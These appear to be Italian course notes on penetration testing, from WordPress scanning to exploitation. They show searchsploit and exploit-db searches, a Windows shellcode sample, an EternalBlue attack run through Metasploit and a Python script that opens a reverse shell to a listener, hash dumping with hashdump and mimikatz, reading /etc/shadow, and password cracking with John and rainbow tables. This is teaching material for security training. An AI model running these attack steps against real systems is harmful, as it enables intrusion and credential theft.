[https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_)

---

xmlrpc\_dos/

---

•

---

<https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpr>

---

ess\_xmlrpc\_login/

---

•

---

<https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpr>

---

ess\_pingback\_access/

---

[+] WordPress readme found:

<http://192.168.1.15/readme.html>

---

Found By: Direct Access (Aggressive Detection)

---

Confidence: 100%

---

[+] Upload directory has listing enabled:

<http://192.168.1.15/wp-content/uploads/>

---

Found By: Direct Access (Aggressive Detection)

---

Confidence: 100%

---

[+] The external WP-Cron seems to be enabled:

<http://192.168.1.15/wp-cron.php>

---

Found By: Direct Access (Aggressive Detection)

---

Confidence: 60%

---

| References:

- | - <https://www.iplocation.net/defend-wordpress-from-ddos>
- | - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.1.1 identified (Latest, released on 0001-01-01).

| Found By: Rss Generator (Passive Detection)

- | - <http://192.168.1.15/index.php/feed/>,

```
<generator>https://wordpress.org/?v=6.1.1</generator>
| - http://192.168.1.15/index.php/comments/feed/,
<generator>https://wordpress.org/?v=6.1.1</generator>
[+] WordPress theme in use: twentytwentythree
| Location: http://192.168.1.15/wpcontent/themes/twentytwentythree/
| Readme: http://192.168.1.15/wpcontent/themes/twentytwentythree/readme.txt
| [!] Directory listing is enabled
| Style URL: http://192.168.1.15/wpcontent/themes/twentytwentythree/style.css
| Style Name: Twenty Twenty-Three
| Style URI: https://wordpress.org/themes/twentytwentythree
| Description: Twenty Twenty-Three is designed to take
advantage of the new design tools introduced in WordPress 6....
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.15/wpcontent/themes/twentytwentythree/style.css, Match: 'Version:
1.0'
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive
Methods)
[i] Plugin(s) Identified:
[+] gutenberg
| Location: http://192.168.1.15/wp-content/plugins/gutenberg/
| Latest Version: 14.6.1 (up to date)
| Last Updated: 2022-11-25T18:07:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 14.6.1 (90% confidence)
| Found By: Change Log (Aggressive Detection)
| - http://192.168.1.15/wpcontent/plugins/gutenberg/changelog.txt, Match: '= 14.6.1'
[+] Enumerating Config Backups (via Passive and Aggressive
Methods)
Checking Config Backups - Time: 00:00:00 ⇔ (137 / 137)
100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data
```

has not been output.

[!] You can get a free API token with 25 daily requests by  
registering at <https://wpscan.com/register>

[+] Finished: Sun Dec 4 14:33:14 2022

[+] Requests Done: 172

[+] Cached Requests: 5

[+] Data Sent: 42.973 KB

[+] Data Received: 2.096 MB

[+] Memory used: 240.375 MB

[+] Elapsed time: 00:00:05

Oltre all'enumerazione di utenti e plugin, wpscan ha identificato un paio di problemi con l'installazione di WordPress, che potranno essere utilizzati in futuro. Ha anche identificato un'intestazione nella comunicazione HTTP che ha ritenuto interessante perché includeva il nome del prodotto, nonché la versione e il sistema operativo. Tutte queste informazioni sono utili.

## Countermeasures

- Restringere le informazioni
- Usare un appropriato access control
- Disabilitare Directory Listing

## Chapter 7 System Hacking

Dopo la fase di vulnerabilità, possiamo iniziare a dare un occhio agli exploit. Un metodo potrebbe essere quello di farlo direttamente sul sistema da dove stai runnando i testi. Dove localizzare gli exploit è per far sì che vengano eseguiti sul sistema per ottenere accesso. Una volta ottenuto l'accesso ci si muove nella fase di post-exploitation.

Vorrai ottenere password e cercare di craccarle. Entrare in un sistema ti permetterà di ottenere i permessi per l'utente che sta runnando. Si arriverà al punto che bisognerà fare il privilege escalation, questo significa avere una vulnerabilità locale una che esiste nel software che è possibile accedervi o eseguirlo solo quando si è connessi al sistema. Inoltre gli attaccanti tentano di oscurare la compromissione sul sistema.

Quando parleremo del MITRE ATT&CK framework queste sono tecniche di Execution e Persistence ma tra i due ci sono di mezzo 32 tecniche, la maggior parte 19 sotto Persistence.

## Searching for Exploits

Una volta fatta l'enumeration e lo scanning per le vulnerabilità. Avrai bisogno di sfruttare queste vulnerabilità e se puoi addirittura scriverle tu. Avrai bisogno di dimostrare che la vulnerabilità è sfruttabile per il report che dovrai consegnare al cliente. Un'altro motivo è perché potrai eseguire gli exploit per ottenere ulteriori layer con cui fare pivot verso altre reti per vedere più vulnerabilità.

Una buona risorsa per gli exploit è [exploit-db.com](http://exploit-db.com) un sito come vengono caricati Proof Of Concept. Oppure utilizzare tool come metasploit per sfruttarli.

Date	D	A	V	Title	Type	Platform	Author
2022-11-11	↓	✗		SmartRG Router SR510n 2.6.13 - Remote Code Execution	Remote	Hardware	Yerodin Richards
2022-11-11	↓	✗		AVEVA InTouch Access Anywhere Secure Gateway 2020 R2 - Path Traversal	Remote	Hardware	Jens Regel
2022-11-11	↓	✗		MSNSwitch Firmware MNT.2408 - Remote Code Execution	Remote	Hardware	Eli Fulkerson
2022-09-23	↓	✗		Teleport v10.1.1 - Remote Code Execution (RCE)	Remote	Multiple	Brandon Roach
2022-09-21	↓	✗		WiFiMouse 1.8.3.4 - Remote Code Execution (RCE)	Remote	Windows	FEBIN MON SAJI
2022-09-21	↓	✗		Wifi HD Wireless Disk Drive 11 - Local File Inclusion	Remote	iOS	Chokri Hammedi
2022-09-20	↓	✗		Airspan AirSpot 5410 version 0.3.4.1 - Remote Code Execution (RCE)	Remote	Linux	Samy Younsi
2022-09-20	↓	✗		Mobile Mouse 3.6.0.4 - Remote Code Execution (RCE)	Remote	Windows	Chokri Hammedi
2022-08-09	↓	✗		PAN-OS 10.0 - Remote Code Execution (RCE) (Authenticated)	Remote	Multiple	UnD3sc0n0c1d0
2022-08-02	↓	✗		uftpd 2.10 - Directory Traversal (Authenticated)	Remote	Linux	Aaron Esau

FIGURE 7.1 Remote Exploits list at [www.exploit-db.com](http://www.exploit-db.com)

Ecco una lista di remote exploits. Questo che vedi è solo una singola categoria di exploit, Potrai vedere exploit di tipo application web, DDoS o local che includono anche privilege escalation.

Sfruttare i sistemi significa molto di più che entrare da remoto. In effetti, spesso esistono modi molto più semplici per infiltrarsi in una rete. Al momento in cui scrivo, ci sono quasi 45.000 exploit archiviati su [www.exploit-db.com](http://www.exploit-db.com)

Si possono trovare exploit su Kali, github o ArchStrike.

Un'altra cosa è saper localizzare o saper mettere l'exploit che stai cercando. Invece, esiste uno script shell che individuerà i file inclusi nel repository che corrispondono ai parametri di ricerca.

Nell'esempio di sotto vediamo come un exploit Open SSH trovato con searchsploit. Qui puoi cercare per parola.

Finding Exploits with searchsploit

```
kilroy@savagewood $ searchsploit openssh
```

Exploit Title   Path
Debian OpenSSH - (Authenticated) Remote SELIn   linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENT'   multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execut   freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x -   linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Ove   novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite   linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration   linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC   linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by   unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Bu   linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overf   unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overf   unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Deni   multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Esc   linux/local/41173.c
OpenSSH 7.2 - Denial of Service   linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command   multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration   linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution   linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution   linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab

```
linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr |
linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) |
linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files |
multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users |
linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery |
linux/remote/25.c
OpenSSHD 7.2p2 - Username Enumeration |
linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing |
multiple/remote/3303.sh
```

---

#### Shellcodes: No Results

Questa repo è divisa in exploit e shellcode. Lo shellcode è quello che inserisce nella maggior parte degli exploit per ottenere lo shell access sul target system. Il resto è come inviarlo ed ottenere la shell nella giusta posizione. La shellcode è maggiormente esadecimale, rappresentazione dell'assembly language operation code (opcodes). Tutti gli shellcode nella repo sono categorizzati da un sistema operativo e un tipo di processore. Come in esempio, esiste una cartella con il nome windows\_x86-64 nella repo. Il codice mostrato è un esempio di linguaggio C. Non ci sono commenti su quello che fa. Questo come vediamo prenderà di mira Windows 7, eseguito su un Sistema Linux genererà errori che stata rotta lo stack della fila e quindi il programma crasherà.

#### Shellcode from the Exploit-DB Repository

```
#include <stdio.h>
char shellcode[] =
"\x31\xC9" //xor ecx, ecx
"\x64\x8B\x71\x30" //mov esi, [fs:ecx+0x30]
"\x8B\x76\x0C" //mov esi, [esi+0x0C]
"\x8B\x76\x1C" //mov esi, [esi+0x1c]
"\x8B\x06" //mov eax, [esi]
"\x8B\x68\x08" //mov ebp, [eax+0x08]
"\x68\x11\x11\x11\x11" //push 0x11111111
"\x66\x68\x11\x11" //push word 0x1111
```

```
"\x5B" //pop ebx
"\x53" //push ebx
"\x55" //push ebp
"\x5B" //pop ebx
"\x66\x81\xC3\x4B\x85" //add bx, 0x854b
"\xFF\xD3" //call ebx
"\xEB\xEA"; //jmp short
int main(int argc, char **argv) {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int) shellcode;
```

Oltre ad [exploit-db.com](http://exploit-db.com) puoi trovare molte risorse dove trovare exploit. Puoi trovare PoC di ricercatori che li pubblicano oppure sul darkweb utilizzando tor browser, siti come NotEvil. Questo però porterà a due tipi di problemi. Il primo è che il sito non è detto che sarà funzionante, il secondo è che probabilmente sono illegali.

# System Compromise

Exploitation o system compromise serve per due ragioni principali. Il primo è di dimostrare che le vulnerabilità siano legittime, se ci sono bisogna dare evidenza che si possono sfruttare. La seconda è che sfruttare queste vulnerabilità ci può portare ad altre vulnerabilità.

# Metasploit Modules

Con metasploit si potrebbe gestire l'intero lifecycle del penetration testing. Ci sono più di 1000 moduli per reconnaissance ed enumeration che si possono usare. Puoi anche integrare OpenVAS., Nessus e Nexpose. Ci sono più di 2.200 exploit utilizzabili.

## Starting msfconsole

```
kilroy@quiche:~$ sudo msfconsole
```

--  
/\ \\_\\_ / /  
/ / / \ \\_\\_ \ \\_\\_ / / / \ - \ \\_\\_  
/ / \ / / \ / - / \ / \ / / / / / - -  
/ / / / / / - \ \\_\\_ / / / \ / / /

| / \ | / \ / \ | | \ \\_ \ |  
=[ metasploit v6.2.29-dev ]

- - -=[ 2271 exploits - 1189 auxiliary - 404 post ]
  - - -=[ 951 payloads - 45 encoders - 11 nops ]
  - - -=[ 9 evasion ]

Metasploit tip: View advanced module options with `advanced`

Metasploit Documentation: <https://docs.metasploit.com/msf6>

Questa è l'istanza di Metasploit 3, per cercare un exploit dobbiamo solo cercare. Nell'esempio di seguito troviamo eternalblue che prende vantaggio con la vulnerabilità CVE-2017-0144. utilizzando :exploit specifichiamo il tipo.

## Searching Metasploit

```
msf6> search eternalblue
```

## Matching Modules

## Name Disclosure

## Date Rank Check Description

0 exploit/windows/smb/ms17\_010\_永恒之蓝 2017-03-14

average Yes MS17-010 EternalBlue SMB Remote Windows Kernel

## Pool Corruption

1 exploit/windows/smb/ms17\_010\_psexec 2017-03-14

normal Yes MS17-010

EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

2 auxiliary/admin/smb/ms17\_010 command 2017-03-14

normal No MS17-010

EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution

3 auxiliary/scanner/smb/smb\_ms17\_010

normal No MS17-010 SMB RCE Detection

4 exploit/windows/smb/smb\_doublepulsar\_rce 2017-04-14

great Yes SMB DQLIB EPLI SAB Remote Code Execution

Interact with a module by name or index. For example `info`

use 4 or use exploit/windows/smb/smb\_doublepulsar\_rce

use -f or use explicit windows, smbs, smbs\_dialects and \_sec

In questo caso noi vogliamo un shell sul sistema remoto. Il modulo ausiliare ci consentirà di eseguire un singolo comando come quello di PSEXEC. Alla fine sfrutteremo l'exploit che finisce con 010\_eternalblue questo ci darà una shell sul sistema remoto. Dopodichè potremo lanciare comandi.

I parametri obbligatori da inserire sono sempre RHOST o RHOSTS.

Eternal Blue Exploit

```
Msf6> use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue)> set RHOST
192.168.86.24
RHOST => 192.168.86.24
msf exploit(windows/smb/ms17_010_eternalblue)> exploit
[+] Started reverse TCP handler on 192.168.86.57:4444
[+] 192.168.86.24:445 - Connecting to target for exploitation.
[+] 192.168.86.24:445 - Connection established for
exploitation.
[+] 192.168.86.24:445 - Target OS selected valid for OS
indicated by SMB reply
[+] 192.168.86.24:445 - CORE raw buffer dump (51 bytes)
[+] 192.168.86.24:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53
65 72 76 65 72 20 32 Windows Server 2
[+] 192.168.86.24:445 - 0x00000010 30 30 38 20 52 32 20 53 74
61 6e 64 61 72 64 20 008 R2 Standard
[+] 192.168.86.24:445 - 0x00000020 37 36 30 31 20 53 65 72 76
69 63 65 20 50 61 63 7601 Service Pac
[+] 192.168.86.24:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.86.24:445 - Target arch selected valid for arch
indicated by DCE/RPC reply
[+] 192.168.86.24:445 - Trying exploit with 12 Groom
Allocations.
[+] 192.168.86.24:445 - Sending all but last fragment of
exploit packet
[+] 192.168.86.24:445 - Starting non-paged pool grooming
[+] 192.168.86.24:445 - Sending SMBv2 buffers
[+] 192.168.86.24:445 - Closing SMBv1 connection creating free
hole adjacent to SMBv2 buffer.
[+] 192.168.86.24:445 - Sending final SMBv2 buffers.
[+] 192.168.86.24:445 - Sending last fragment of exploit
packet!
[+] 192.168.86.24:445 - Receiving response from exploit packet
[+] 192.168.86.24:445 - ETERNALBLUE overwrite completed
```

```
successfully (0xC000000D)!  
[] 192.168.86.24:445 - Sending egg to corrupted connection.  
[] 192.168.86.24:445 - Triggering free of corrupted buffer.  
[] Command shell session 1 opened (192.168.86.57:4444 →  
192.168.86.24:50371) at 2023-01-09 19:52:40 -0600  
[+] 192.168.86.24:445 - ======  
======  
[+] 192.168.86.24:445 - =====WIN=====  
======  
[+] 192.168.86.2
```

Non tutti gli exploit avranno successo come questo, alcune vulnerabilità richiedono dipendenza.

## Exploit-DB

Se hai installato il pacchetto Exploit-DB sul tuo sistema, ovvero hai searchsploit da usare, puoi semplicemente eseguire searchsploit per effettuare la stessa ricerca.

```
searchsploit Results for Eternal Blue  
kilroy@quiche:~$ searchsploit "eternal blue"
```

---

Exploit Title | Path

|

(/usr/share/exploitdb/)

---

Microsoft Windows Windows 7/2008 R2 (x | exploits/windows\_x86-64/remote/42031.py

Microsoft Windows Windows 7/8.1/2008 R |  
exploits/windows/remote/42315.py

Microsoft Windows Windows 8/8.1/2012 R | exploits/windows\_x86-64/remote/42030.py

---

Shellcodes: No Result

Puoi runnare l'exploit da dove l'hai copiato e incollarlo sulla home directory e runnarlo da lì.  
Questo ti eviterà di passare dal python script

Questo vi eviterà di dover passare il percorso allo script Python quando lo eseguite. Vi permetterà anche di apportare modifiche, se volete sperimentare, lasciando intatto il codice

funzionale dell'exploit dove si trova. Nel prossimo listato di codice, vedrete un'esecuzione di 42031.py, che attacca lo stesso sistema che abbiamo attaccato da Metasploit.

L'ultimo parametro è l'exploit.

```
Exploit of Eternal Blue from Python Script
root@quiche:~# python 42031.py 192.168.86.24 payload
shellcode size: 1262
numGroomConn: 13
Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Questo è solo metà dell'attacco. Quello che vedi è l'exploit che viene eseguito con successo, innesca la vulnerabilità e ottiene il remote service per eseguire la shellcode fornita.

La shellcode qui è un file eseguibile creato nel linguaggio assembly. Include Meterpreter shell e una strada per connettersi al sistema che è stato configurato per chiamarlo indietro.

Questo significa che devi avere un listener, sempre con metasploit hai dei moduli per i listener chiamati handler

Exploit Handler

```
msf> use exploit/multi/handler
msf exploit(multi/handler)> set LHOST 192.168.86.57
LHOST ⇒ 192.168.86.57
msf exploit(multi/handler)> set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler)> exploit
```

Questo ti permette di interagire con il sistema remoto usando meterpreter, un sistema operativo che utilizza linguaggio shell. Puoi scoprire files, directory, cambiare files e ottenere informazioni come password.

## Gathering Passwords

Una volta exploitato il sistema allora cerchi di ottenere info, tipo le password. Sempre con metepreter se utilizziamo sysinfo otteniamo le informazioni della macchina che ci dirà il nome del sistema come anche il sistema operativo. Avremo anche il LAN Manager hash per prendere le password. Poi utilizziamo hashdump come di seguito :

Obtaining Passwords with Meterpreter  
Computer : WUBBLE-C765F2  
OS : Windows XP (Build 2600, Service Pack 2).  
Architecture : x86  
System Language : en\_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter> hashdump  
Administrator:500:ed174b89559f980793e287acb8bf6ba6:5f7277b8635  
625ad2d2d551867124dbd:::  
ASPNET:1003:5b8cce8d8be0d65545aefda15894afa0:227510be54d4e5285  
f3537a22e855dfc:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73  
c59d7e0c079c0:::  
HelpAssistant:1000:7e86e0590641f80063c81f86ee9efa9c:ef449e8739  
59d4b1536660525657047d:::  
SUPPORT\_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2e54aff  
f1eaa6b62fc0649b715104187:::

hashdump fornirà informazioni come username, user identifier, e il valore hash della password. Che ci servirà per craccarle. Non è l'unico modo per ottenerli, esiste anche mimikatz all'interno di Meterpreter come modulo. Utilizziamo il risultato del comando msv che utilizza il pacchetto di autenticazione MSV per estrarre gli hash per gli utenti. Possiamo utilizzarlo mimikatz anche per vedere se il security support provider (SSP) ha le credenziali. Infine utilizziamo hash dalle live SSP. Solo il pacchetto di autenticazione MSV ci ha prodotto risultati su questo sistema.

Obtaining Passwords with mimikatz  
meterpreter> load mimikatz  
Loading extension mimikatz...Success.  
meterpreter> msv  
[+] Running as SYSTEM  
[\*] Retrieving msv credentials  
msv credentials

AuthID Package Domain User Password

---

0;293526 NTLM VAGRANT-2008R2 vagrant lm{  
5229b7f52540641daad3b435b51404ee }, ntlm{  
e02bc503339d51f71d913c245d35b50b }  
0;96746 NTLM VAGRANT-2008R2 sshd\_server lm{  
e501ddc244ad2c14829b15382fe04c64 }, ntlm{  
8d0a16cfc061c3359db455d00ec27035 }

```
0;996 Negotiate WORKGROUP VAGRANT-2008R2$ n.s.  
(Credentials KO)
```

```
0;997 Negotiate NT AUTHORITY LOCAL SERVICE n.s.  
(Credentials KO)
```

```
0;20243 NTLM n.s.  
(Credentials KO)
```

```
0;999 NTLM WORKGROUP VAGRANT-2008R2$ n.s.  
(Credentials KO)
```

```
meterpreter> ssp
```

```
[+] Running as SYSTEM  
[*] Retrieving ssp credentials  
ssp credentials
```

---

```
AuthID Package Domain User Password
```

```
meterpreter> livessp  
[+] Running as SYSTEM  
[*] Retrieving livessp credentials  
livessp credentials
```

---

```
AuthID Package Domain User Password
```

```
0;996 Negotiate WORKGROUP VAGRANT-2008R2$ n.a.  
(livessp KO)
```

```
0;997 Negotiate NT AUTHORITY LOCAL SERVICE n.a.  
(livessp KO)
```

```
0;293526 NTLM VAGRANT-2008R2 vagrant n.a.  
(livessp KO)
```

```
0;96746 NTLM VAGRANT-2008R2 sshd_server n.a.  
(livessp KO)
```

```
0;20243 NTLM n.a.  
(livessp KO)
```

```
0;999 NTLM WORKGROUP VAGRANT-2008R2$ n.a.  
(livessp KO)
```

Quando compromettiamo un sistema linux, non possiamo usare hashdump ma possiamo comunque estrarre password utilizzando il path /etc/shadow navigando con la shell di Meterpreter.

```
Shell Access to /etc/shadow
```

```
meterpreter> shell
```

```
Process 1 created.
```

```
Channel 1 created.
```

```
whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon::14684:0:99999:7:::
bin::14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9I0:14742:0:99999:7:::
sync::14684:0:99999:7:::
games::14684:0:99999:7:::
man::14684:0:99999:7:::
lp::14684:0:99999:7:::
mail::14684:0:99999:7:::
news::14684:0:99999:7:::
uucp::14684:0:99999:7:::
proxy::14684:0:99999:7:::
www-data::14684:0:99999:7:::
backup::14684:0:99999:7:::
list:*:14684:0:99999:7:::
```

Come vedrai non c'è prompt il quale rende difficile distinguere i comandi dall'output. Il primo comando è whoami dopodichè vedrai d cat /etc/shadow

Molto spesso non vedrai password. Solo root e sys le hanno.

## Password Cracking

L'hash delle password viene generato ogni volta che vengono inserite dall'utente. Il risultato dell'hash viene messo a confronto con quello. Quando si tratta di decifrare le password, cerchiamo di identificare un valore che generi l'hash crittografico memorizzato.

Da ricordare che due stringhe separate è possibile che generino lo stesso hash. Quando succede questo si chiama collisione.

## John the Ripper

Questo è un tool di cracking password offline, significa che funziona su file che già sono stati presi dalla fonte. Questo ha diversi modi, il primo è chiamato single crack mode. Ovvero prende informazioni da più campi applicando loro regole di manipolazione. Dato che gli input sono piccoli ci sono varie estensioni per gestire le regole per generare potenziali password. Questo è anche considerato il modo più veloce.

```
John Single Crack Mode
root@quiche:~# john passwords.txt
Warning: detected hash type "LM", but the string is also
recognized as "NT"
Use the "--format=NT" option to force loading these as that
type instead
Warning: detected hash type "LM", but the string is also
recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as
that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES
128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
(SUPPORT_388945a0)
(Guest)
BLANDES (Administrator:1)
KSUHCP9 (HelpAssistant:2)
```

John integrato ha anche una wordlist, questo modalità prende la wordlist come input e paragona l'hash con ogni parola con i hash della password. Più lunga è la wordlist più possibilità hai di craccarla ed anche ci metterà più tempo. Ricorda che proverà solo le password che si trovano nella wordlist.

Poi esiste il incremental mode, per provare ogni possibile combinazione di caratteri. Per eseguire questa modalità hai bisogno di dire quali tipi di caratteri ci saranno. Questo può essere ASCII, o solo upper case o solo numeri etc. Inoltre deve sapere anche la lunghezza della pwd. Questo run di John è stato nei confronti di Windows che ha collezionato hash da Meterpreter. Se hai a che fare con linux allora dovrà aggiungere degli step, come prendere il file delle pwd che però può avere solo chi ha permessi.

Possiamo combinare i due file in modo che tutte le informazioni necessarie siano insieme e consolidate utilizzando il programma unshadow. Questo unisce le informazioni contenute nel file shadow e nel file passwd. Qui potete vedere un'esecuzione di unshadow con un file shadow catturato e un file passwd.

### Using unshadow

```
root@quiche:~# unshadow passwd.local shadow.local
root:$6$yCc28ASu$WmFwkvikDeKL4VtJgEnYcD.PXG.4UixCikBO5jBvE3JjV
43nLsfpB1z57qwLh0SNo15m5JfyQWEMhLjRv4rRO.:0:0:root:/bin/b
```

```
ash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin::2:2:bin:/bin:/usr/sbin/nologin
sys::3:3:sys:/dev:/usr/sbin/nologin
sync::4:65534:sync:/bin:/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy::13:13:proxy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats::41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```

Come si vede la maggior parte degli user non ha password l'unico è root. Ora si puo prendere il file mischiato con unshadow e utilizzare John per il crack. John identificherà il formato del file e l'hash generato. Questa informazione è conservata nel file. il \$6\$ all'inizio significa che utilizza l'hash sicuro di 512 bit SHA-512.

Rainbow Tables Rainbow tables sono hash precompilati memorizzati. Le tabelle arcobaleno sono memorizzate in catene per limitare il numero di password in chiaro memorizzate. In alcuni casi, il testo in chiaro può essere dedotto se non viene memorizzato direttamente. Ma prima abbiamo bisogno delle tabelli. Il progetto Rainbow Crack offre uno strumento per la ricerca delle password e uno strumento per la creazione della tabella rainbow. Questo strumento di creazione non viene utilizzato per generare hash da liste di parole. Invece, genera un hash da tutti i possibili valori di password entro i vincoli forniti. Nel codice seguente, si vedrà l'uso di rtgen per generare una tabella rainbow.

```
Using rtgen for Rainbow Tables
root@quiche:~# rtgen md5 loweralpha-numeric 5 8 0 3800
33554432 0
rainbow table md5_loweralpha-numeric#5-8_0_3800x33554432_0.rt
parameters
hash algorithm: md5
```

```
hash length: 16
charset name: loweralpha-numeric
charset data: abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d
6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37
38 39
charset length: 36
plaintext length range: 5 - 8
reduce offset: 0x00000000
plaintext total: 2901711320064
sequential starting point begin from 0 (0x0000000000000000)
generating...
131072 of 33554432 rainbow chains generated (0 m 28.5 s)
262144 of 33554432 rainbow chains generated (0 m 28.5 s)
393216 of 33554432 rainbow chains generated (0 m 28.5 s)
524288 of 33554432 rainbow chains generated (0 m 28.5 s)
655360 of 33554432 rainbow chains generated (0 m 28.5 s)
786432 of 33554432 rainbow chains generated (0 m 28.5 s)
917504 of 33554432 rainbow chains generated (0 m 28.5 s)
1048576 of 33554432 rainbow chains generated (0 m 28.5 s)
1179648 of 33554432 rainbow chains generated (0 m 28.5 s)
1310720 of 33554432 rainbow chains generated (0 m 28.5 s)
1441792 of 33554432 rainbow chains generated (0 m 28.5 s)
1572864 of 33554432 rainbow chains generated (0 m 28.6 s)
```

Noterai come il parametro passato in rtgen è l'MD5 un algoritmo di hashing. L'hash di algoritmo usato nella rainbow table deve matchare almeno uno del password file. Il prossimo parametro è il charset usato per generare le password. Utilizziamo le lowercase. Questo ci da 36 possibili caratteri in ogni posizione. 36 n value dove n è il numero di posizioni. Se proviamo a generare 4 caratteri, avremo  $36 \times 36 \times 36 \times 36$ . Questo ci da  $2.8 \times 10^{12}$  come numero di password. Il prossimo valore è reduction function, ovvero il mappare l'hash in plain text. Gli altri due parametri hanno a che fare con il rainbow chains. Il primo è il numero di chains generati. Più ne generiamo più dati ci saranno sul disco. Rainbow chains sono una collezione di chains dove ogni catena è di 16 bytes. L'ultimo valore è quello di memorizzare il risultato in più file.

Una volta avuta la rainbow file possiamo vedere il file di password con cui l'abbiamo messo contro. Un esempio di rcrack. Il primo parametro è il . ovvero la location dei rainbow tables, ovvero local directory, il secondo è rcrack che il file fornito è un set di hash LAN Man.

Running rcrack with Rainbow Tables

```
kilroy@quiche:~$ rcrack . -lm passwords.txt
```

```
1 rainbow tables found
no hash found
result
```

